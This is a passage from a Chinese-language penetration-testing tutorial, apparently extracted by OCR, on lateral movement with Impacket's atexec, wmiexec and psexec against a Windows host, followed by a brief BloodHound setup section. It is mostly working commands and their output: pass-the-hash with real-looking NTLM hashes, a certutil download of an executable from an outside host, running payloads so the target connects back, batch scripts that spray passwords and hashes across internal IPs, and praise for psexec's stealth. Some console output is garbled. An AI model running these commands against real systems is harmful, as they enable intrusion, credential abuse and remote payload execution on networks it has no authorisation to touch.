

```
atexec.exe ./administrator:Win2008@192.168.3.76 "whoami"

atexec.exe ./administrator:Win2008@192.168.3.76 "ipconfig"
```





如果网络环境为已有内网socks代理环境，在socks网络环境下(图中所示socks工具为proxifier)，可使用密码认证对远程主机192.168.3.76执行命令

```
atexec.exe ./administrator:Win2008@192.168.3.76 "whoami"
```


在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM hash认证对远程主机192.168.3.76执行命令

```
atexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76 "whoami"
```


在socks网络环境下(图中所示socks工具为proxifier)，使用域管帐户密码认证对远程主机192.168.3.76执行命令，下载可执行程序(如msf、cs、其他任意文件，如密码获取、信息收集等)

```
atexec.exe rootkit/administrator:admin!@#45@192.168.3.76 "certutil -urlcache -split -f http://10x.xx.xx.x7:8080/lib8.exe"
```



在上图下载可执行程序情况下，使用域管帐户密码认证远程执行该程序，使主机反向回连


```
atexec.exe rootkit/administrator:admin!@#45@192.168.3.76 "lib8.exe"
```



在上图下载可执行程序情况下，在linux主机下，使用proxychains代理工具，使用atexec远程执行该程序，使主机反向回连

注意此处，admin!@#45密码中的"!"需要转义，否则会报错。

```
proxychains python atexec.py rootkit/administrator:admin\!@#45@192.168.3.76 "lib8.exe"
```



使用远程主机NTLM hash认证对远程主机192.168.3.76执行命令

```
atexec.exe -hashes :518b98ad4178a53695dc997aa02d455c rootkit/administrator@192.168.3.76 "whoami"
```

```
E:\exchange\public\impacket-win>atexec.exe -hashes :518b98ad4178a53695dc997aa02d4
55c rootkit/administrator@192.168.3.76 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \psbPdMqt
[*] Running task \psbPdMqt
[*] Deleting task \psbPdMqt
[*] Attempting to read ADMIN$\Temp\psbPdMqt.tmp
nt authority\system
```

由此可以写一些简单bat脚本，如批量对内网机器遍历做hash传递验证、指定主机ntlm hash遍历验证、内网机器遍历做密码验证、指定主机密码遍历验证。

内网机器遍历做hash传递验证,ips.txt内容为内网ip，每行一条

```
FOR /F %%i in (ips.txt) do atexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB821
```

指定主机ntlm hash遍历验证，hashes.txt为已知ntlm hash内容，每行一条

```
FOR /F %%i in (hashes.txt) do atexec.exe -hashes %%i ./administrator@192.168.3.7
```

内网机器遍历做密码验证，passwords.txt为已知密码内容，每行一条

```
FOR /F %%i in (passwords.txt) do atexec.exe  ./administrator:%%i@192.168.3.76  w
```

指定主机密码遍历验证,ips.txt内容为内网ip，每行一条


```
FOR /F %%i in (ips.txt) do atexec.exe ./administrator:password123@%%i  whoami
```

0x03 wmiexec

wmiexec是一个即有全交互也有半交互的远程命令执行工具，可运用于多种环境，包括webshell环境、rdp环境、socks环境等。


在webshell下，使用域管理员账号密码认证对远程主机192.168.3.76执行命令

```
wmiexec.exe rootkit/administrator:admin!@#45@192.168.3.76 whoami
```




在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM HASH认证对远程主机192.168.3.76执行命令

```
wmiexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76 whoami
```




在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM HASH认证对远程主机192.168.3.76执行命令，wmiexec 产生一个伪交互的cmd shell

```
wmiexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76
```




在linux主机下，使用proxychains代理工具，使用wmiexec对远程主机192.168.3.76执行命令

```
proxychains python wmiexec.py rootkit/administrator:admin\!@#45@192.168.3.76
whoami
```



在socks网络环境下(图中所示socks工具为proxifier)，使用帐号密码认证对远程主机192.168.3.76执行命令

```
wmiexec.exe ./administrator:Win2008@192.168.3.76 whoami
```



wmiexec也与atexec一样，可写脚本批量执行命令

0x04 psexec

impacket套件内的psexec是一个即有全交互也有半交互的远程命令执行工具，可运用于多种环境，包括webshell环境、rdp环境、socks环境等。

psexec.exe始于微软的pstools套件(官方说明 https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools)， 用于管理员远程管理windows主机资产，在渗透测试中也经常用来对远程计算机执行命令。

与微软官方的psexec.exe做对比，官方psexec.exe执行远程命令会在远程主机创建一个PSEXEC的服务，并且命令执行后会一直存在，容易被管理人员发现并判断有入侵行为。impacket套件内的psexec，执行命令之后会删除对应的服务，隐蔽性更佳，而且impacket套件内的psexec支持PTH(哈希传递)。

与官方psexec相同，impacket套件内的psexec也支持"-c"参数，参数解释如下，即复制本地可执行文件到远程主机并执行

```
-c    pathname    copy the filename for later execution, arguments are passed ir
```

下文所讲述的是impacket套件内的psexec使用方法

在linux主机下，使用proxychains代理工具，使用psexec.py远程执行命令


```
proxychains python psexec.py ./administrator:Win2008@192.168.3.76
```


```
root@kali:~/Desktop/tools/impacket/examples# proxychains python psexec.py ./administrator:Win2008@192.168.3.76
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

|S-chain|-<>-10          17:15443-<><>-192.168.3.76:445-<><>-OK
[*] Requesting shares on 192.168.3.76.....
[*] Found writable share ADMIN$
[*] Uploading file nXMmMXCP.exe
[*] Opening SVCManager on 192.168.3.76.....
[*] Creating service rwzH on 192.168.3.76.....
[*] Starting service rwzH.....
|S-chain|-<>-103         217:15443-<><>-192.168.3.76:445-<><>-OK
|S-chain|-<>-10           7:15443-<><>-192.168.3.76:445-<><>-OK
[!] Press help for extra shell commands
|S-chain|-<>-103         17:15443-<><>-192.168.3.76:445-<><>-OK
Microsoft Windows [ µ╝ 6.3.9600]
(c) 2013 Microsoft Corporationiú█ú┴⌠╥•╨╨╚¿└√iú


C:\Windows\system32>whoami
nt authority\system
```


在psexec执行过程中，在远程主机192.168.3.76查看服务，发现创建了一个rwzH的服务





psexec执行完毕后，再在远程主机192.168.3.76查看服务，发现rwzH服务已不存在，psexec已自动删除自己创建的服务






在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM HASH认证对远程主机192.168.3.76执行命令

```
psexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76 "whoami"
```

```
E:\exchange\public\impacket-win>psexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB
825 ./administrator@192.168.3.76 "whoami"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.3.76.....
[*] Found writable share ADMIN$
[*] Uploading file uXqNmNMM.exe
[*] Opening SVCManager on 192.168.3.76.....
[*] Creating service ZkhD on 192.168.3.76.....
[*] Starting service ZkhD.....
[!] Press help for extra shell commands
nt authority\system
[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.3.76.....
[*] Stoping service ZkhD.....
[*] Removing service ZkhD.....
[*] Removing file uXqNmNMM.exe.....

E:\exchange\public\impacket-win>
```



在linux主机下，使用proxychains代理工具，使用psexec.py远程执行命令，注意密码内的"!"需要转义。

```
proxychains python psexec.py rootkit/administrator:admin\!@#45@192.168.3.76 whoami
```

```
root@kali:~/Desktop/tools/impacket/examples# proxychains python psexec.py rootki
t/administrator:admin\!@#45@192.168.3.76 whoami
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation


|S-chain|-<>-10[illegible]17:15443-<><>-192.168.3.76:445-<><>-OK
[*] Requesting shares on 192.168.3.76.....
[*] Found writable share ADMIN$
[*] Uploading file aRANhUjP.exe
[*] Opening SVCManager on 192.168.3.76.....
[*] Creating service FtHX on 192.168.3.76.....
[*] Starting service FtHX.....
|S-chain|-<>-10[illegible]17:15443-<><>-192.168.3.76:445-<><>-OK
|S-chain|-<>-10[illegible]7:15443-<><>-192.168.3.76:445-<><>-OK
[!] Press help for extra shell commands
|S-chain|-<>-10[illegible]7:15443-<><>-192.168.3.76:445-<><>-OK
nt authority\system[*] Process whoami finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.3.76.....

[*] Stopping service FtHX.....
[*] Removing service FtHX.....
[*] Removing file aRANhUjP.exe.....
```

下面使用"-c"参数远程加载可执行程序，使目标主机反向回连。

execute.exe放到与psexec.exe相同目录。

首先创建exe可执行文件服务端。




在socks网络环境下(图中所示socks工具为proxifier)，使用帐户密码对远程主机192.168.3.76执行命令，使用"-c"参数。

```
psexec.exe rootkit/administrator:admin!@#45@192.168.3.76 -c execute.exe
```

在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM HASH认证对远程主机192.168.3.76执行命令，使用"-c"参数。

```
psexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76 -c execute.exe
```




如下图，目标主机已正常回连，由于目标主机是双网卡主机，显示内网ip为另外一块网卡的ip。

如果执行的命令需要耗费比较长时间，或加载可执行程序，在webshell执行psexec.exe可能会收不到回显信息(webshell执行命令有超时时间)，所以建议把命令执行结果写到一个文件，然后查看文件内容即可。

```
psexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76 "netstat -an" >log.txt
```

命令执行回显内容



impacket套件内的psexec也与atexec一样，可写脚本批量执行命令。

bloodhound技术讲解

攻击者可以使用BloodHound轻松识别高度复杂的攻击路径。防御者可以使用它来识别和消除那些相同的攻击路径。蓝队和红队都可以使用BloodHound轻松深入了解Active Directory环境中的权限关系。

BloodHound分为两部分，一部分是收集器，通过不同的API调用收集图形所需的信息；另一部分是将集合的信息导入Neo4j数据库中，进行展示分析。

工具使用

环境：

kali 2019 vm虚拟机

安装：

apt-get install bloodhound

安装完毕后启动Neo4j和bloodhound

neo4j console

bloodhound

访问http://localhost:7474修改初始密码，然后登陆bloodhound。


联动cobaltstrike

官方地址：https://github.com/BloodHoundAD/BloodHound

